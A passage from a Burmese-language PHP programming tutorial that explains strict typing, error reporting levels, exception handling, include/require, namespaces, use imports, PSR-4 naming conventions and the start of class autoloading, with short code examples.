နမူနာအရ `add()` Function ကို ခေါ်တဲ့အခါ Integer တန်ဖိုးတွေကို Argument အနေနဲ့ ပေးရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါပေမယ့် တစ်ကယ်တမ်း ပေးတဲ့အခါ String တန်ဖိုးတစ်ခုကို ပေးပေမယ့် Error မတက်ပါဘူး။ အလုပ်လုပ်ပါတယ်။ String ဆိုပေမယ့် Number String ကို Integer ပြောင်းမယ်ဆိုရင် ပြောင်းလို့ရနေတဲ့အတွက် PHP က ပြောင်းပြီးတော့ပဲ အလုပ်လုပ်ပေးမှာပါ။ အဲ့ဒါမျိုးကို လက်မခံစေလိုရင် ဒီလိုရေးလို့ရပါတယ်။

PHP

```php
<?php

declare(strict_types=1);

function add(int $a, int $b) {
    echo $a + $b;
}

add(1, "2");

// Error: Argument #2 ($b) must be of type int, string given
```

အပေါ်ဆုံးမှာ `declare` Statement နဲ့ `strict_types=1` လို့ ကြေညာလိုက်တဲ့အတွက် PHP က ကုဒ်တွေကို Strict Mode နဲ့အလုပ်လုပ်ပေးသွားမှာပါ။ ဒီတစ်ခါတော့ မရတော့ပါဘူး။ သတ်မှတ်ထားတဲ့

အတိုင်း အတိအကျပေးမှပဲ အလုပ်လုပ်တော့မှာပါ။ ဒါကြောင့် Integer ပေးရမယ့်နေရာမှာ String ကို ပေးထားတဲ့အတွက် Error တက်သွားပါပြီ။ ဒီလို Error အမျိုးအစားကို Strict Error လို့ခေါ်တာပါ။

E_DEPRECATED နဲ့ သတ်မှတ်ထားတဲ့ Deprecated Error တွေကတော့ အသုံးမပြုသင့်ဘူးလို့ သတ်မှတ်ထားတဲ့ လုပ်ဆောင်ချက်တွေကို အသုံးပြုတဲ့အခါ ပေးတဲ့ Error တွေဖြစ်ပါတယ်။ လက်ရှိသုံးလို့ရပါသေးတယ်။ အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် မသုံးသင့်တော့ဘူး၊ နောက် PHP Version တွေမှာ အလုပ်လုပ်မှာ မဟုတ်တော့ဘူး ဆိုတဲ့ အဓိပ္ပါယ်ပါ။

E_ALL ဆိုတာကတော့ Error အမျိုးအစားအားလုံးကို ရည်ညွှန်းပါတယ်။

ကိုယ်ရဲ့ကုဒ်မှာ Error တွေရှိလာတဲ့အခါ ဘယ်လို Error အမျိုးအစားဆိုရင် ပြရမယ်။ ဘယ်လို Error အမျိုးအစားဆိုရင် မပြရဘူးဆိုတာမျိုးကို သတ်မှတ်ထားလို့ရပါတယ်။ ပုံမှန်အားဖြင့် ဒီ သတ်မှတ်ချက်ကို PHP Setting ဖြစ်တဲ့ `php.ini` ဆိုတဲ့ ဖိုင်ထဲမှာ သတ်မှတ်ထားလေ့ရှိပါတယ်။ Windows မှာ Install လုပ်ထားတဲ့ XAMPP အတွက်ဆိုရင် `php.ini` ဖိုင်ကို `C:\xampp\php` ဖိုဒါထဲမှာ ရှာပြီးကြည့်လို့ရနိုင်ပါတယ်။

ကုဒ်ထဲမှာ ကိုယ်တိုင်ရေးသားပြီး Error တွေကို စီမံချင်ရင်လည်း ရနိုင်ပါတယ်။ `error_reporting()` လို့ခေါ်တဲ့ Standard Function ကို အသုံးပြုနိုင်ပါတယ်။ `error_reporting(0)` လို့ ရေးသား သတ်မှတ်ပေးလိုက်ရင် ဘာ Error ကိုမှ ပြတော့မှာ မဟုတ်ပါဘူး။ တစ်ခုခုမှားနေရင် ဘာကြောင့်မှန်းမပြောဘဲ အလုပ်မလုပ်တော့လို့ အကြောင်းရင်းကို သိရမှာ မဟုတ်တော့ပါဘူး။ `error_reporting(E_ALL)` ဆိုရင်တော့ ရှိရှိသမျှ Error အမျိုးအစား အားလုံးကိုပြမှာပါ။ နောက်တစ်နည်းအနေနဲ့ `error_reporting(-1)` လို့လည်းရေးလို့ရပါသေးတယ်။ ဒါဆိုရင်လည်း Error အမျိုးအစားအားလုံးကို ပြမှာပဲ ဖြစ်ပါတယ်။

အရေးကြီးတဲ့ Parse Error, Fatal Error တွေနဲ့ Warning တွေကိုပဲ ပြစေချင်တယ်ဆိုရင်တော့ ဒီလိုရေးပေးလိုက်လို့ ရနိုင်ပါတယ်။

```
error_reporting(E_PARSE | E_ERROR | E_WARNING);
```

ဒါဆိုရင် Parse Error, Fatal Error တွေနဲ့ Warning တွေကလွဲရင် ကျန် Error အမျိုးအစားတွေကို ပြမှာ မဟုတ်တော့ပါဘူး။ နောက်ထပ်ရေးနည်းကတော့ မပြစေချင်တာကို ရွေးချန်တဲ့နည်းဖြစ်ပါတယ်။ ဒီလိုရေးရပါတယ်။

```
error_reporting(E_ALL & ~E_NOTICE);
```

ဒါဆိုရင် Notice တွေကလွဲရင် ကျန် Error အားလုံးကိုပြမယ်လို့ ပြောလိုက်တာပါ။

PHP မှာ Exception Handling သဘောသဘာဝလည်း ရှိပါသေးတယ်။ Exception Handling ဆိုတာဟာ Error တက်တဲ့အခါ ပရိဂရမ် ရပ်မသွားစေဘဲ ဘာဆက်လုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးနိုင်တဲ့ နည်းလမ်းပါ။ လိုအပ်ရင် ကိုယ်ရေးတဲ့ကုဒ်ထဲမှာလည်း Exception တွေပေးလို့ရပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

echo add(1);

// Error: Uncaught Exception: Argument must be array
```

`add()` ကိုပေးလာတဲ့ Argument ဟာ Array ဟုတ်မဟုတ်စစ်ပြီး မဟုတ်ဘူးဆိုရင် `throw` Statement နဲ့ Exception Object တစ်ခုကို ပေးခိုင်းလိုက်တာပါ။ ဒါကြောင့် Array မဟုတ်တဲ့ တန်ဖိုးပေးပြီး ခေါ်လိုက်တဲ့အခါ Uncaught Exception Error တက်သွားတာပါ။ ကိုယ့်ဘာသာ တက်ခိုင်းလိုက်တဲ့ Error တစ်မျိုးလို့ ဆိုနိုင်ပါတယ်။

ဒီလို Exception တွေ ရှိလာတဲ့အခါ Error မတက်စေဘဲ ဘာဆက်လုပ်ရမလဲ ဆိုတာကို `try-catch` Statement နဲ့ သတ်မှတ်ပေးထားလို့ ရပါတယ်။ ဒီလိုပါ –

```
try {
    echo add(1);
} catch(Exception $e) {
    echo $e->getMessage();
}

// Argument must be array
```

စောစောက `add()` Function ကို ခေါ်ထားတာပါပဲ။ ဒီတစ်ခါတော့ `add()` Function ကို `try` Statement ထဲမှာ ခေါ်ထားပါတယ်။ ဒါကြောင့် Exception ရှိလာတဲ့အခါ Error မတက်တော့ဘဲ `catch` Statement ကို အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ နမူနာအရ `catch` Statement ထဲမှာ Exception ကို လက်ခံယူပြီး သူရဲ့ Message ကိုပဲ ပြခိုင်းလိုက်တာပါ။ ဒါကြောင့် ရလဒ်အနေနဲ့ Error Message ကိုပဲ ရမှာ ဖြစ်ပါတယ်။

`try-catch` Statement နဲ့အတူ တွဲသုံးနိုင်တဲ့ `finally` Statement ဆိုတာလည်း ရှိပါသေးတယ်။ `catch` Statement ဟာ Exception ရှိရင် အလုပ်ပြီး `finally` Statement ကတော့ Exception ရှိရှိ မ ရှိရှိ အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ –

```
try {
    echo add(1);
} catch(Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// Argument must be array
// Done
```

နမူနာအရ Exception ရှိနေလို့ `catch` Statement အလုပ်လုပ်သွားပြီးနောက် `finally` Statement ကိုလည်း ဆက်အလုပ်လုပ်သွားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

PHP

```php
<?php

function add($nums) {
    if(!is_array($nums)) {
        throw new Exception("Argument must be array");
    }

    return array_sum($nums);
}

try {
    echo add([1, 2]);
} catch(Exception $e) {
    echo $e->getMessage();
} finally {
    echo "Done";
}

// 3
// Done
```

ဒီတစ်ခါတော့ Exception မရှိလို့ `catch` Statement အလုပ်မလုပ်တော့ပါဘူး။ ဒါပေမယ့် `finally` Statement ကတော့ အလုပ်လုပ်သွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းကိုသာ စနစ်တကျအသုံးချမယ်ဆိုရင် Error ရှိလာတဲ့အခါ ပရိုဂရမ်က ရပ်သွားတယ်ဆိုတာမျိုး မဖြစ်စေတော့ဘဲ Error ရှိလာရင် ဘာလုပ်ရမလဲဆိုတာကို သတ်မှတ်ပေးလို့ ရသွားတဲ့သဘောပဲ ဖြစ်ပါတယ်။ PHP ရဲ့ Error အားလုံးကို ဒီနည်းနဲ့ ဖမ်းလို့တော့ မရနိုင်ပါဘူး။ Error အများစုက ရိုးရိုး Error တွေပါ။ Exception Error တွေ မဟုတ်ကြပါဘူး။ နောက်ပိုင်း PHP Version တွေမှာ ထပ်မံဖြည့်စွက်ပေးထားတဲ့ လုပ်ဆောင်ချက်သစ်တွေမှာတော့ Exception Error တွေကို အသုံးပြုထားပါတယ်။ ရေးနည်းရှိမှန်း သိထားပြီး သင့်တော်တဲ့နေရာမှာ အသုံးပြုနိုင်ကြဖို့ပဲ ဖြစ်ပါတယ်။

အခန်း (၃၄) – PHP Modules & Namespaces

Programming Language တိုင်း လိုလိုမှာ Module လုပ်ဆောင်ချက်ရှိပါတယ်။ ဒီ Module လုပ်ဆောင်ချက်ရဲ့ အကူအညီနဲ့ ကုဒ်တွေ ခွဲထုတ်ရေးသားခြင်း၊ လိုအပ်တဲ့အခါ ရယူထည့်သွင်းအသုံးပြုခြင်း အားဖြင့် Reusable ကုဒ်တွေကို ရကြတာပါ။ JavaScript မှာဆိုရင် CommonJS Module နဲ့ ES6 Module ဆိုပြီး နည်းပညာမူကွဲ နှစ်မျိုးရှိပါတယ်။

PHP မှာ Module လုပ်ဆောင်ချက် စစ်စစ်တော့ မရှိပါဘူး။ ဒါပေမယ့် Module ကဲ့သို့ ကုဒ်တွေကို ခွဲထုတ်ရေးသားထားပြီး လိုတဲ့နေရာမှာ ပြန်လည်ရယူထည့်သွင်းနိုင်တဲ့ နည်းတွေတော့ ရှိပါတယ်။ ဥပမာ Math.php ဆိုတဲ့အမည်နဲ့ ဒီလိုဖိုင်တစ်ခု ရှိတယ်ဆိုကြပါစို့ -

PHP

```php
<?php

// Math.php
define('PI', 3.14);

function add($a, $b) {
    echo $a + $b;
}
```

ဒီဖိုင်ထဲမှာပါတဲ့ လုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတဲ့အခါ `include` Statement ကို အသုံးပြုပြီး အခုလိုရယူအသုံးပြုနိုင်ပါတယ်။

PHP

```php
<?php

// App.php

include('Math.php');

echo PI;              // 3.14
echo add(1, 2);       // 3
```

include အတွက် ရယူအသုံးပြုလိုတဲ့ ကုဒ်ဖိုင်တည်နေရာကို ပေးရတာပါ။ နမူနာမှာ ဖိုင်အမည်ဖြစ်တဲ့ Math.php လို့ပဲပေးထားတဲ့အတွက် လက်ရှိ App.php ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ ရှာပြီးထည့်ပေးသွားမှာပါ။ ရှာလို့ မတွေ့ရင်တော့ Warning တက်ပါလိမ့်မယ်။ အကယ်၍ ရယူအသုံးပြုလိုတဲ့ဖိုင်က တခြားနေရာမှာဆိုရင် တည်နေရာအတိအကျ ပေးဖို့ လိုအပ်ပါလိမ့်မယ်။

include Statement နဲ့ တခြား Language တွေရဲ့ Module မတူတာက၊ Module ကုဒ်တွေမှာ ရေးသားသူက ရယူအသုံးပြုခွင့်ပေးလိုတဲ့ လုပ်ဆောင်ချက်ကို သတ်မှတ်ပေးလို့ရသလို၊ ရယူအသုံးပြုသူကလည်း ပေးထားတဲ့အထဲက လိုချင်တဲ့ လုပ်ဆောင်ချက်ကို ရွေးချယ်ရယူလို့ ရနိုင်မှာပါ။ include Statement မှာတော့ အဲ့ဒီလိုမျိုး ရွေးချယ်လို့ရမှာ မဟုတ်ပါဘူး။ ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူလိုက်တာနဲ့ အဲ့ဒီဖိုင်ထဲက ရှိသမျှကုဒ်အတွက် အကုန်လုံးကို ထည့်ပြီး Run ပေးသွားမှာပါ။ ဒီအချက်ကို အထူးသတိပြုဖို့လိုပါတယ်။ နောက်တစ်ခေါက်လောက် ထပ်ပြောချင်ပါတယ်။ include Statement နဲ့ ကုဒ်ဖိုင်တစ်ခုကို ချိတ်ဆက်ရယူ လိုက်တဲ့အခါ အဲ့ဒီကုဒ်ဖိုင်ထဲမှာ ရေးထားသမျှကုဒ်အကုန်လုံးကို ချိတ်ဆက်လိုက်တဲ့ နေရာမှာ ထည့်ပြီး Run ပေးသွားမှာပါ။

include Statement ကို ရေးတဲ့အခါ နောက်က ဝိုက်ကွင်းအဖွင့်အပိတ် ထည့်ရေးလို့ရသလို၊ မထည့်ဘဲလည်း ရေးလို့ရပါတယ်။ ဒီလိုပါ –

```php
include('Math.php');
```

```php
include 'Math.php';
```

include Statement ရဲ့ မူကွဲအနေနဲ့ require Statement ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးသားအသုံးပြုပုံ အတူတူပါပဲ။

```
require('Math.php');
```

```
require 'Math.php';
```

ကွာသွားတာက၊ ဖိုင်တစ်ခုကို ချိတ်ဆက်လိုက်တဲ့အခါ တည်နေရာ မှားနေလို့ ချိတ်ဆက်မရတဲ့အခါ include က Warning ပေးပြီး ကျန်ကုဒ်တွေကို ဆက်အလုပ်လုပ်ပါတယ်။ require ကတော့ Error ပေးပြီး နေရာမှာတင် ဆက်အလုပ်မလုပ်တော့ဘဲ ရပ်လိုက်မှာ ဖြစ်ပါတယ်။ ဒီလို အပြုအမူ အနည်းငယ်ကွာပေမယ့် အသုံးပြုနည်းကတော့ အတူတူပဲမို့လို့ မိမိနှစ်သက်ရာ Statement ကို အသုံးပြုနိုင်ပါတယ်။ ရှေ့ဆက် ဖော်ပြတဲ့အခါမှာတော့ include ကိုအသုံးပြုပြီးတော့ပဲ ဆက်လက်ဖော်ပြသွားပါမယ်။ တခြားဘာကြောင့်မှ မဟုတ်ပါဘူး။ သုံးနေကြ ဖြစ်နေလို့ပါ။

ကုဒ်ဖိုင်တစ်ခုကို တစ်ကြိမ်ထက်ပိုပြီး Include လုပ်မိရင်မလိုလားအပ်တဲ့ ပြဿနာတွေ တက်နိုင်ပါတယ်။

```
include('Math.php');
include('Math.php');
```

ပထမတစ်ကြိမ် Include လုပ်စဉ်မှာ Math.php ထဲကကုဒ်တွေကို အကုန်ထည့်သွင်းသွားသလို နောက်တစ်ကြိမ် Include လုပ်စဉ်မှာလည်း နောက်တစ်ကြိမ် အကုန်ထပ်မံထည့်သွင်းသွားမှာဖြစ်လို့ ကုဒ်တွေ ထပ်ကုန်ပါပြီ။ တူညီနဲ့ Function Name နဲ့ နှစ်ခါရေးမိသလိုတွေဖြစ်ပြီး Error တွေ တက်ကုန်ပါလိမ့်မယ်။ ဒီပြဿနာကို ရှောင်ရှားလိုရင် include_once Statement ကို သုံးနိုင်ပါတယ်။

```
include_once('Math.php');
include_once('Math.php');
```

ပထမတစ်ကြိမ် include_once နဲ့ ရယူထည့်သွင်းစဉ်မှာ အရင်ကအခဲ့ဒီဖိုင်ကို မယူဖူးလို့ ရယူထည့်သွင်း

ပေးသွားပါလိမ့်မယ်။ နောက်တစ်ကြိမ် `include_once` နဲ့ ထပ်မံထည့်သွင်းတဲ့အခါ အဲ့ဒီဖိုင်ကို တစ်ကြိမ် ထည့်သွင်းဖူးပြီးဖြစ်လို့ `include_once` က ထပ်မံထည့်သွင်းတော့မှာ မဟုတ်ပါဘူး။ ဒီရေးနည်းက Condition တွေစစ်ပြီး အခြေအနေပေါ်မူတည်ပြီး ဖိုင်တွေကို Include လုပ်ရတဲ့အခါ အသုံးဝင်နိုင်ပါတယ်။

အလားတူပဲ `require_once` Statement လည်းရှိပါသေးတယ်။ Statement ကွဲသွားပေမယ့် သဘော သဘာဝက `include_once` နဲ့ အတူတူပဲဖြစ်ပါတယ်။

Namespaces

ဒီလိုကုဒ်ဖိုင်တွေကို ရယူအသုံးပြုတဲ့အခါ ကြုံရနိုင်တဲ့ ပြဿနာတစ်ခုရှိပါတယ်။ ဥပမာ - `Math.php` နဲ့ `Calculator.php` ဆိုပြီး ဖိုင်နှစ်ခုရှိတယ် ဆိုကြပါစို့။

```php
// Math.php

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```php
// Calculator.php

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒီဖိုင်နှစ်ခုကို အသုံးပြုလိုတဲ့အတွက် အခုလို ချိတ်ဆက်ရယူလိုက်မယ်ဆိုရင် အဆင်မပြေတော့ပါဘူး။

```
// App.php

include('Math.php');
include('Calculator.php');
```

ဘာဖြစ်လို့လဲဆိုတော့ `Math.php` မှာ `add()` Function ရှိနေသလို၊ `Calculator.php` မှာလည်း `add()` Function ရှိနေပါတယ်။ PHP မှာ Function Name တူရင်လက်မခံပါဘူး။ ဒါကြောင့် ဒီဖိုင်နှစ်ခုမှာ Function Name တွေတိုက်နေတဲ့အတွက် Cannot redeclare Error တက်ပြီး အဆင်မပြေတော့ပါဘူး။

ဒီလိုပြဿနာမျိုး မဖြစ်ရအောင် Namespace နဲ့ဖြေရှင်းလို့ရပါတယ်။ ကုဒ်တွေရေးတဲ့အခါ ဒီအတိုင်းမရေးဘဲ၊ သူ့ Namespace နဲ့သူ ရေးပေးလိုက်မယ်ဆိုရင်တော့ ဒီပြဿနာ မတက်တော့ပါဘူး။

```
// Math.php

namespace Math;

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

```
// Calculator.php

namespace Calculator;

function double($n) {
    return $n * 2;
}

function add($nums) {
    return array_sum($nums);
}
```

ဒါဆိုရင်တော့ အဆင်ပြေသွားပါပြီ။ သက်ဆိုင်ရာ ကုဒ်ဖိုင်မှာ Namespace လေးတွေ ကြေညာပေးလိုက်တာပါ။ Namespace အမည်ကို မိမိနှစ်သက်ရာအမည် ပေးနိုင်ပါတယ်။ အခုဆိုရင် `Math.php` ထဲက `add()` ဟာ ရိုးရိုး `add()` မဟုတ်တော့ပါဘူး။ Math Namespace အောက်မှာရှိတဲ့ `add()` ဖြစ်သွားပါ

ပြီ။ အလားတူပဲ `Calculator.php` ထဲက `add()` ဟာလည်း Calculator Namespace အောက်မှာရှိတဲ့ `add()` ဖြစ်သွားလို့ Function အမည်တူနေပေမယ့် Namespace မတူတဲ့အတွက်ကြောင့် အဆင်ပြေသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီလို သူ့ Namespace နဲ့သူ ရေးသားထားတဲ့ ကုဒ်တွေကို အသုံးချလိုရင် သက်ဆိုင်ရာ Namespace တည်နေရာ မှန်အောင်ပေးပြီးတော့ သုံးရပါတယ်။ ဒီလိုပါ –

```
// App.php

include('Math.php');
include('Calculator.php');

echo Math\add(1, 2);                  // 3
echo Calculator\add([ 2, 3, 4 ]);     // 9
```

နမူနာမှာ Math.php နဲ့ Calculator.php နှစ်ခုလုံးကို Include လုပ်ထားပါတယ်။ ပြီးတဲ့အခါ သက်ဆိုင်ရာ Namespace တည်နေရာအတိအကျပေးပြီးတော့ `add()` Function တွေကိုခေါ်ယူအသုံးပြုထားတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ နမူနာမှာ တွေ့ရတဲ့အတိုင်း Namespace တည်နေရာရေးသားဖို့အတွက် \ သင်္ကေတကို အသုံးပြုရေးသားပေးရပါတယ်။

ဒီလိုလည်း ဖြစ်နိုင်ပါသေးတယ်။

```
// App.php

namespace Math;

include('Math.php');
include('Calculator.php');

echo add(1, 2);                       // 3
echo \Calculator\add([ 2, 3, 4 ]);    // 9
```

ဒီတစ်ခါ App.php မှာလည်း Namespace ရှိသွားတာပါ။ သူရဲ့ Namespace ကလည်း Math ဖြစ်တဲ့အတွက် တခြားဖိုင်ထဲမှာရှိနေတဲ့ Math Namespace အောက်က `add()` Function ကို တိုက်ရိုက် ခေါ်ယူ

အသုံးပြုနိုင်တာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ Namespace တူနေတဲ့အတွက်ကြောင့်ပါ။ ဒါပေမယ့် Calculator Namespace အောက်က `add()` ကိုတော့ `Calculator\add()` လို့ခေါ်လို့ မရတော့ပါဘူး။ ဒါဆိုရင် တစ်ကယ်ခေါ်ယူသွားမှာက `Math\Calculator\add()` ကို ခေါ်ယူသွားမှာဖြစ်လို့ မရှိတဲ့အတွက် Error တက်ပါလိမ့်မယ်။ သူကိုယ်တိုင်က Math Namespace အောက်မှာရှိနေလို့ ဆက်လက် ခေါ်ယူအသုံးပြုမှု အားလုံးက Math Namespace အောက်မှာပဲ ဖြစ်နေမှာမို့လိုပါ။

ဒါကြောင့် Calculator Namespace အောက်က် `add()` ကို ခေါ်ယူလိုတဲ့အခါ `\Calculator\add()` ဆိုပြီးတော့ ရှေ့ဆုံးမှာလည်း \ သင်္ကေတတစ်ခု ပါဝင်သွားတာကို သတိပြုရမှာပဲ ဖြစ်ပါတယ်။ အဲ့ဒီရှေ့ဆုံးက \ Global Namespace သို့မဟုတ် Root Namespace လို့ဆိုနိုင်ပါတယ်။ ဒါကြောင့် ခေါ်ယူတဲ့အခါ Math Namespace အောက်ကနေ ခေါ်ယူဖို့ မကြိုးစားတော့ဘဲ Global Namespace အောက်က Calculator Namespace ဖြစ်သွားတဲ့အတွက် အဆင်ပြေသွားပါပြီ။

Namespace တွေမှာ Sub-Namespace လည်းရှိလို့ရပါသေးတယ်။ ဒီလိုပါ –

```
// Math.php

namespace Math\Basic;

define('PI', 3.14);

function add($a, $b) {
    return $a + $b;
}
```

ဒါဆိုရင် Math.php ဖိုင်ထဲက ကုဒ်တွေက Math Namespace အောက်က Basic Sub-Namespace အောက်ကကုဒ်တွေ ဖြစ်သွားပါပြီ။ ဒီလိုမျိုး Sub-Namespace တွေကို လိုအပ်သလို အဆင့်ဆင့် ပေးလို့ ရနိုင်ပါတယ်။ ဥပမာ `Library\Helper\Math\Basic` လိုမျိုးပါ။ ခေါ်ယူအသုံးပြုချိန်မှာ သတ်မှတ် Sub-Namespace အဆင့်ဆင့်မှန်အောင်ပေးပြီးခေါ်ရင် ရပါပြီ။ ဒီလိုပါ –

```php
// App.php

namespace Math;

include('Math.php');

echo Basic\add(1, 2);                    // 3
```

နမူနာမှာ App.php က Math Namespace အောက်မှာပဲ ဆက်ရှိနေပါသေးတယ်။ ဒါကြောင့် `Basic\add()` လို့ခေါ်လိုက်တဲ့အခါ အပြည့်အစုံက `Math\Basic\add()` ဖြစ်သွားမှာပါ။

ဒီလောက်ဆိုရင် Namespace ကို လက်တွေ့စတင်အသုံးပြုလို့ ရနိုင်ပြီဖြစ်ပါတယ်။ ကုဒ်ဖိုင်တစ်ခုထဲ Namespace နှစ်ခုသုံးခု ထည့်ရေးလို့ရတဲ့ ရေးနည်းတွေ ရှိသေးပေမယ့် အသုံးမပြုသင့်တဲ့ ရေးနည်းလို့ သတ်မှတ်ထားကြလို့ ထည့်မပြောတော့ပါဘူး။

Namespace Import

သက်ဆိုင်ရာ Namespace အောက်ကလုပ်ဆောင်ချက်တွေကို ရယူအသုံးပြုလိုတိုင်း Namespace တည်နေရာကို ပြောပြီး သုံးနေစရာမလိုအောင် `use` Statement နဲ့ Import လုပ်ထားလိုက်လို့လည်း ရနိုင်ပါတယ်။ ဥပမာ – အခုလို ရေးထားတယ် ဆိုကြပါစို့။

```php
// Calculator.php

namespace Library\Helper\Math\Basic;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒီ ကုဒ်ကိုအသုံးပြုလိုတဲ့အခါ သုံးရမယ့်ပုံစံက ဒီလိုဖြစ်နိုင်ပါတယ်။

```
// App.php

include('Calculator.php');

$calc1 = new Library\Helper\Math\Basic\Calculator;
$calc2 = new Library\Helper\Math\Basic\Calculator;
```

တစ်ခါသုံးချင်တိုင်းမှာ သူ့ Namespace အတိုင်း အကုန်ထပ်ခါထပ်ခါရေးပေးပြီး သုံးနေရတာ အဆင်မပြေပါဘူး။ အဆင်ပြေသွားအောင် ဒီလို ရေးလိုက်လို့ ရနိုင်ပါတယ်။

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator;

$calc1 = new Calculator;
$calc2 = new Calculator;
```

`use` Statement နဲ့ Calculator Class ကို Namespace အပြည့်အစုံနဲ့ တစ်ကြိမ် Import လုပ်ထားလိုက်တဲ့အခါ နောက်ပိုင်းမှာ Calculator ဆိုတဲ့ Class အမည်နဲ့တင် ဆက်လက်အသုံးပြုလို့ ရသွားပါပြီ။ ဒီ Import လုပ်တဲ့အခါ Alias လုပ်ပြီး အမည်ပြောင်းချင်ရင်လည်း ပြောင်းထားလို့ ရနိုင်ပါသေးတယ်။

```
// App.php

include('Calculator.php');

use Library\Helper\Math\Basic\Calculator as Math;

$calc1 = new Math;
$calc2 = new Math;
```

Calculator Class ကို Import လုပ်ပြီး Math လို့ Alias လုပ်ပေးလိုက်တာပါ။ ဒါကြောင့် နောက်ပိုင်းမှာ Math ဆိုတဲ့အမည်နဲ့ ဆက်သုံးလို့ ရသွားပြီဖြစ်ပါတယ်။

PSR-4

PHP မှာ PHP Standard Recommendation လို့ခေါ်တဲ့ အများလိုက်နာ အသုံးပြုသင့်သော သတ်မှတ်ချက်များ ရှိပါတယ်။ အဲ့ဒီသတ်မှတ်ချက်တွေထဲက Namespace နဲ့ပက်သက်ရင် အရေးကြီးတာကတော့ PSR-4 လို့ခေါ်တဲ့ Class Autoloader သတ်မှတ်ချက်ပဲ ဖြစ်ပါတယ်။ Class Autoloader အကြောင်းကို ခဏနေတော့ ဆက်လက်ဖော်ပြပါမယ်။ Class တွေ Namespace တွေကို အမည်ပေးတဲ့အခါ ပေးသင့်တဲ့ နည်းလမ်းတွေကို သတ်မှတ်ပေးထားတာပါ။

- https://www.php-fig.org/psr/psr-4

Namespace တွေပေးတဲ့အခါ ကြိုက်တဲ့အမည် ပေးလို့ရပါတယ်။ ကြိုက်သလောက် Sub-Namespace တွေ သုံးလို့ရပါတယ်။ အဲ့ဒီလို ကိုယ်ပေးချင်သလို ပေးလို့ရတယ်ဆိုတိုင်းသာ ပေးကြမယ်ဆိုရင် နားလည်အသုံးပြုရ ခက်ကုန်ပါလိမ့်မယ်။ ဒါကြောင့် PSR-4 သတ်မှတ်ချက် အပါအဝင် လိုက်နာသင့်တဲ့ အမည်ပေးပုံလေးတွေက ဒီလိုပါ –

၁။ Class အမည်တွေ၊ Namespace တွေ ပေးတဲ့အခါ Capital Case ကို အသုံးပြုသင့်ပါတယ်။ Capital Case ဆိုတာ ဒီလိုမျိုးပါ။ `Math`, `CarFactory`, `UserViewManager` စသည်ဖြင့် ရှေ့ဆုံးစာလုံးအပါအဝင် Word တစ်ခုစတိုင်း စာလုံးအကြီးနဲ့ စပေးရတဲ့ ရေးဟန်ဖြစ်ပါတယ်။ Space တွေ ထည့်မပေးရပါဘူး။ Interface တွေ Traits တွေကိုလည်း ဒီအမည်ပေးနည်းအတိုင်းပဲ ပေးရပါတယ်။

၂။ ကုဒ်ဖိုင်ရဲ့အမည်နဲ့ အဲ့ဒီကုဒ်ဖိုင်ထဲမှာရှိနေတဲ့ အဓိက Class ရဲ့အမည် တူသင့်ပါတယ်။ ဥပမာ - အဓိက Class အမည်က `CarFactory` ဆိုရင် ဖိုင်ရဲ့အမည်က `CarFactory.php` ဖြစ်သင့်ပါတယ်။ စာလုံးအကြီး အသေးကအစ အတူတူပဲ ဖြစ်သင့်ပါတယ်။

၃။ Namespace လမ်းကြောင်းနဲ့ ဖိုဒါလမ်းကြောင်း တူသင့်ပါတယ်။ ဥပမာ - Namesapce နဲ့ Class အမည်အပြည့်အစုံက `Library\Helper\Calculator` ဆိုရင် Calculator Class ရှိနေတဲ့ `Calculator.php` ဖိုင်ဟာ Library ဖိုဒါထဲက Helper ဖိုဒါထဲမှာ ရှိသင့်ပါတယ်။ ဒါကြောင့် ဖိုင် Path လမ်းကြောင်းကလည်း Namespace နဲ့အတူတူ `Library\Helper\Calculator.php` ဖြစ်သင့်ပါတယ်။ ဒီတော့ Namespace ကို ကြည့်လိုက်ယုံနဲ့ ဖိုင်ရဲ့တည်နေရာကိုပါ သိရှိနိုင်သွားပါပြီ။

ဒါဟာလက်တွေ့ကုဒ်တွေ ရေးသားတဲ့အခါ ရှင်းလင်းနားလည်ရလွယ်တဲ့ ကုဒ်တွေဖြစ်စေဖို့အတွက် အရေးပါတဲ့ သတ်မှတ်ချက်များပဲ ဖြစ်ပါတယ်။

Class Autoload

PHP မှာ အလွန်အသုံးဝင်တဲ့ Class Autoload လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်တစ်မျိုး ရှိပါတယ်။ ပုံမှန်ဆိုရင် ကုဒ်တွေကို ဒီလိုရေးပေးရပါတယ်။

```
// Library/Helper/Calculator.php

namespace Library\Helper;

class Calculator
{
    public function add($nums) {
        return array_sum($nums);
    }
}
```

ဒါက PSR-4 သတ်မှတ်ချက်နဲ့အညီ Library ဖိုဒါထဲက Helper ဖိုဒါထဲက Calculator.php မှာ ရေးထားတဲ့ ကုဒ်ဖြစ်ပါတယ်။ Class အမည်ကို ဖိုင်အမည်နဲ့ တူအောင်ပေးထားပြီး Namespace ကို ဖိုဒါ Path လမ်းကြောင်းအတိုင်း ပေးထားပါတယ်။ ဒီ Class ကို အသုံးပြုလိုတဲ့အခါ အခုလို သုံးရမှာပါ –

```
// App.php

include('Library/Helper/Calculator.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]);        // 3
```

